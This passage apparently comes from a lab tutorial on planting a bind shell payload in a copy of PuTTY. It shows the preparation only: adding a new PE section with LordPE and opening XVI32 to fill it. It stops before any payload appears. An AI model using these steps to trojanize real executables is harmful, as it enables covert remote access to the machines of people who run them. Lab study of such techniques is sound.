


1. BIND SHELL PAYLOAD


Preprocessing

Make a copy of putty (putty2). When opening putty2.exe, it opens normally.




Open LordPE to add a new section to make space for the insertion of payload.


Click on PE Editor tab and open putty2.exe




Click on Sections tab to open the Section Table displaying all the distinct sections present in the putty2.exe.




Right click on any section and select 'add section header' option.




A new header (.NewSec) will be added in the end. Right click on the section and select Edit section header. A Edit Section Header dialog box appears.




Make the necessary changes like change the name to any desired name (here .gsingla) and change the virtual and raw size from 0 to 5000. 5000 is just some random sufficiently large space to place the payload in there.




Save the changes in section by clicking OK, and save the changes in putty2.exe.




On trying to open the putty2.exe it displays following error. This is because we added the new section but didn't filled it with anything. It's empty. Which makes the executable not a valid application.




To resolve we are going to fill the empty space with random string using XVI32. Launch XVI32 and open putty2.exe executable.




It displays the following hexdump of the executable.




Scroll down to the end and click on Edit tab in the menu bar and select Insert string.



